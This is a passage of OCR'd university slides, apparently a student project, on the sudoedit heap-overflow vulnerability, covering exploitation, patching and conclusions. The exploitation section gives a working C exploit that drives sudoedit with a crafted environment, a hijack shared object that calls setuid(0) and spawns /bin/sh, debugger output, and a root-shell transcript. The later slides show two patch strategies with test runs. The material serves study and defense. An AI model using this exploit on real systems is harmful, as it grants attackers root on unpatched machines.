[heap]          0x555555580520 'AAAAAAAAAAAAA'
[heap]          0x555555580524 'AAAAAAAAA'
[heap]          0x555555580528 0x4300414141414141 /* 'AAAAAA' */
```

Exploitation

envp memory location:

- Environment variables play crucial role for the attack
- *envp* allocated after command-line arguments
- Overwritten region populated through environment variables

```
[07/03/22]seed@VM:~/.../Project$ env -i 'TEST=abcde' ./overflow_simulation 'ABCDE\'
user_args[0]: A
user_args[1]: B
user_args[2]: C
user_args[3]: D
user_args[4]: E
user_args[5]:
user_args[6]: T
user_args[7]: E
user_args[8]: S
user_args[9]: T
user_args[10]: =
user_args[11]: a
user_args[12]: b
user_args[13]: c
user_args[14]: d
user_args[15]: e
user_args[16]:
[07/03/22]seed@VM:~/.../Project$
```

Exploitation

Named Service Switch

Heap Layout Manipulation

Environment Variables

Performing the Attack

🥷 Exploitation:

- Use *envp* to overwrite *name* field of *files* service
  - Set the name to XXXXX\XXXXX
  - Load object from libnss_XXXXX
- Object of files service already in memory
- Define all environment variables to ' \'
  - '\' will be escaped and NULL copied
  - Library pointer overwritten to NULL
  - Force __nss_lookup_function() to call __nss_load_library()

Exploitation

Named Service Switch

Heap Layout Manipulation

Environment Variables

Performing the Attack

```c
[...] // Needed includes

#define USER_BUFF_SIZE 0x30
#define ENVP_SIZE 0x9b0
#define LC_SIZE 0x39
#define LC_TIME "LC_TIME=C.UTF-8@"

int main(void){
    char user_buff[USER_BUFF_SIZE];
    char *envp[ENVP_SIZE];
    char lc_var[LC_SIZE];

    memset(user_buff, 'A', USER_BUFF_SIZE);
    user_buff[USER_BUFF_SIZE - 2] = 0x5c;
    user_buff[USER_BUFF_SIZE - 1] = 0x00;

    strcpy(lc_var, LC_TIME);
    memset(lc_var + strlen(LC_TIME), 'B', LC_SIZE - strlen(LC_TIME));
    lc_var[LC_SIZE - 1] = 0x00;

    for (int i = 0; i < ENVP_SIZE - 0x0f; i++)
      envp[i] = "\\";

    envp[ENVP_SIZE - 0x0f] = "XXXXXXX/XXXXXX\\";

    for (int i = ENVP_SIZE - 0x0e; i < ENVP_SIZE - 3; i++)
      envp[i] = "\\";


    envp[ENVP_SIZE - 3] = "SUDO_ASKPASS=/bin/false";
    envp[ENVP_SIZE - 2] = lc_var;
    envp[ENVP_SIZE - 1] = NULL;

    char *args[] =
    {
        "/usr/bin/sudoedit",
        "-A",
        "-s",
        user_buff,
        NULL
    };

    execve(args[0], args, envp);
}
```

Exploitation

Named Service Switch

Heap Layout Manipulation

Environment Variables

Performing the Attack

```
[...] // Needed includes

// gcc -shared -o XXXXXX.so.2 -fPIC XXXXXX.c

static void _init() __attribute__((constructor));

void _init(void){
    puts("[+] Shared object hijacked with
libnss_XXXXXXX/XXXXXX.so.2!");

    setuid(0);
    setgid(0);

    if (!getuid())
    {
      puts("[+] We are root!");
      system("/bin/sh 2>&1");
    }
    else
    {
      puts("[X] We are not root!");
      puts("[X] Exploit failed!");
    }
}
```

Exploitation

Named Service Switch


Heap Layout Manipulation

Environment Variables

Performing the Attack

😈 Malicious code evolution:

- Overflow triggered and NULL bytes copied in heap



Exploitation

Named Service Switch

Heap Layout Manipulation

Environment Variables

Performing the Attack

😈 Malicious code evolution:

- Overflow triggered and NULL bytes copied in heap
- *name* field is overwritten by overflow injection

```
pwndbg> p *ni
$1 = (service_user *) 0x555555580ea0
pwndbg> p **ni
$2 = {
  next = 0x0,
  actions = {NSS_ACTION_CONTINUE, NSS_ACTION_CONTIN
  library = 0x0,
  known = 0x0,
  name = 0x555555580ed0 "XXXXXXX/XXXXXX"
}
pwndbg> _
```

Exploitation

Named Service Switch

Heap Layout Manipulation

Environment Variables

Performing the Attack

😈 Malicious code evolution:

- Overflow triggered and NULL bytes copied in heap
- *name* field is overwritten by overflow injection
- __nss_load_library() constructs malicious library name and load the object

```
[ REGISTERS ]
RAX  0x7fffffff8145 ← 0xfff700322e6f732e /* '.so.2' */
RBX  0x555555580ed0 ← 'XXXXXXX/XXXXXX'
RCX  0x322e
RDX  0x5050505050502f
RDI  0x7fffffff8130 ← 'libnss_XXXXXXX/XXXXXX.so.2'
RSI  0x00000003
R8   0x555555590f20 ← 0x0
R9   0x0
R10  0x55555557d010 ← 0x101010102030000
R11  0x7ffff7cd2c34 ← 0xfff21e3cfff21e2c
R12  0x555555590f30 → 0x555555580ed0 ← 'XXXXXXX/XXXXXX'
R13  0x7fffffff8150 → 0x555555580ec8 → 0x5555555886c0 → 0x555555590680 → 0x7ffff7cd8967 ← ...
R14  0x1b
R15  0x555555580ea0 ← 0x0
RBP  0x7fffffff81a0 → 0x7fffffff8200 ← 0x0
RSP  0x7fffffff8130 ← 'libnss_XXXXXXX/XXXXXX.so.2'
*RIP 0x7ffff7c71b99 (nss_load_library+297) ← call   0x7ffff7c8a190
[ DISASM ]
```

Exploitation

Named Service Switch

Heap Layout Manipulation

Environment Variables

Performing the Attack

😈 Malicious code evolution:

- Overflow triggered and NULL bytes copied in heap
- *name* field is overwritten by overflow injection
- __nss_load_library() constructs malicious library name and load the object
- Malicious object executed
- Root shell obtained!

```
user@debian:~/sudo_exploit$ ./exploit
[+] Shared object hijacked with libnss_XXXXXXX/XXXXXX.so.2!
[+] We are root!
# id
uid=0(root) gid=0(root) groups=0(root),1000(user)
#
```

Università
degli Studi
di Padova

Patch

Different approaches on how to defend

Patch

#1 Vulnerability Flow

#2 Vulnerability itself

#2.1 Check chars

#2.2 Strengthen condition

🩹 Two possible patching strategies

- Fixing code on how to reach the vulnerability
- Fixing the vulnerability itself

📊 Official patch - Fix vulnerability flow

- Make impossible to reach *set_cmnd()* without first going through *parse_args()*
- Two approaches:
  - Modify conditions for calling *parse_args()*
  - ✅ Prevent *sudoedit* to enter MODE_SHELL

Patch

Our patch - Fix vulnerability itself

1. Check number of copied characters
   - Need new variables
   - Need a post-processing
2. Strengthen the *if* statement
   - Only problem when **finish** with '\'
   - Check if *from[1]* is NULL
   - No new variable and post-processing

Patch

1 Check number of copied characters

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <ctype.h>

int main(int argc, char** argv, char** envp){

    // Buffer where copy user input arguments with escaped characters
    char* user_args;

    // Copy the set of pointers for each command-line argument
    char** NewArgv= (char**) malloc((argc+1) * sizeof(char*));
    if(NewArgv == NULL){
        puts("Error 1");
        exit(0);
    }
    for(int i=0; i <= argc; i++)
        NewArgv[i]= argv[i];

    char *to, *from, **av;
    size_t size, n;

    for (size = 0, av = NewArgv + 1; *av; av++)
        size += strlen(*av) +1;

    if (size == 0 || (user_args = (char*) malloc(size)) == NULL){
        puts("Error 2");
        exit(0);
    }

    int total_copied = 0;   // Added for the simulation

    for (to = user_args, av = NewArgv + 1; (from = *av); av++) {
        int actual_copied = 0;  // Part of patch
        while (actual_copied < strlen(*av)) {  // Part of patch
            if (from[0] == '\\' && !isspace((unsigned char)from[1]))
                from++;
            *to++ = *from++;
            actual_copied++;    // Part of patch
        }
        *to++ = ' ';
        total_copied+= actual_copied +1;    // Added for the simulation
    }
    *--to = '\0';

    for(int i= 0; i< total_copied; i++)
        printf("user_args[%i]: %c\n", i, user_args[i]);
}
```

Patch

1 Check number of copied characters

```
[07/06/22]seed@VM:.../sf_VM_Shared$ ./overflow_simulation_patch 'AA' 'BB'
user_args[0]: A
user_args[1]: A
user_args[2]:
user_args[3]: B
user_args[4]: B
user_args[5]:
[07/06/22]seed@VM:.../sf_VM_Shared$ ./overflow_simulation_patch 'AA\\' 'BB\\'
user_args[0]: A
user_args[1]: A
user_args[2]: \
user_args[3]:
user_args[4]:
user_args[5]: B
user_args[6]: B
user_args[7]: \
user_args[8]:
user_args[9]:
[07/06/22]seed@VM:.../sf_VM_Shared$ ./overflow_simulation_patch 'AA\' 'BB'
user_args[0]: A
user_args[1]: A
user_args[2]:
user_args[3]:
user_args[4]: B
user_args[5]: B
user_args[6]:
[07/06/22]seed@VM:.../sf_VM_Shared$
```

Patch

2 Strengthen the *if* statement

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <ctype.h>

int main(int argc, char** argv, char** envp){

    // Buffer where copy user input arguments with escaped characters
    char* user_args;

    // Copy the set of pointers for each command-line argument
    char** NewArgv= (char**) malloc((argc+1) * sizeof(char*));
    if(NewArgv == NULL){
        puts("Error 1");
        exit(0);
    }
    for(int i=0; i <= argc; i++)
        NewArgv[i]= argv[i];

    char *to, *from, **av;
    size_t size, n;

    for (size = 0, av = NewArgv + 1; *av; av++)
        size += strlen(*av) + 1;

    if (size == 0 || (user_args = (char*) malloc(size)) == NULL){
        puts("Error 2");
        exit(0);
    }

    int actual_copied= 0;

    for (to = user_args, av = NewArgv + 1; (from = *av); av++) {
        while (*from) {
            if (from[0] == '\\' && !isspace((unsigned char)from[1]) &&
from[1] != '\0')
                from++;
            *to++ = *from++;
        actual_copied++;
        }
        *to++ = ' ';
    actual_copied++;
    }
    *--to = '\0';

    for(int i= 0; i< actual_copied; i++)
        printf("user_args[%i]: %c\n", i, user_args[i]);
}
```

Patch

2 Strengthen the *if* statement

```
[07/07/22]seed@VM:.../sf_VM_Shared$ ./overflow_simulation_patch2 'AAA\' 'BBB'
user_args[0]: A
user_args[1]: A
user_args[2]: A
user_args[3]: \
user_args[4]:
user_args[5]: B
user_args[6]: B
user_args[7]: B
user_args[8]:
[07/07/22]seed@VM:.../sf_VM_Shared$ ./overflow_simulation_patch2 'AAA' 'BBB'
user_args[0]: A
user_args[1]: A
user_args[2]: A
user_args[3]:
user_args[4]: B
user_args[5]: B
user_args[6]: B
user_args[7]:
[07/07/22]seed@VM:.../sf_VM_Shared$ ./overflow_simulation_patch2 'AAA\\' 'BBB'
user_args[0]: A
user_args[1]: A
user_args[2]: A
user_args[3]: \
user_args[4]:
user_args[5]: B
user_args[6]: B
user_args[7]: B
user_args[8]:
[07/07/22]seed@VM:.../sf_VM_Shared$
```

Università
degli Studi
di Padova

Conclusions

Conclusions

Wrapping up

🔎 **We looked into:**

- Vulnerabilty and how to reach it
- Fuzzing and complications
- Exploit and then patch

🛡️ **Buffer Overflows are still a thing**

- Inevitable mistakes during developement
- Fuzzing and tests might not be enough

Università
degli Studi
di Padova

Thank you for the attention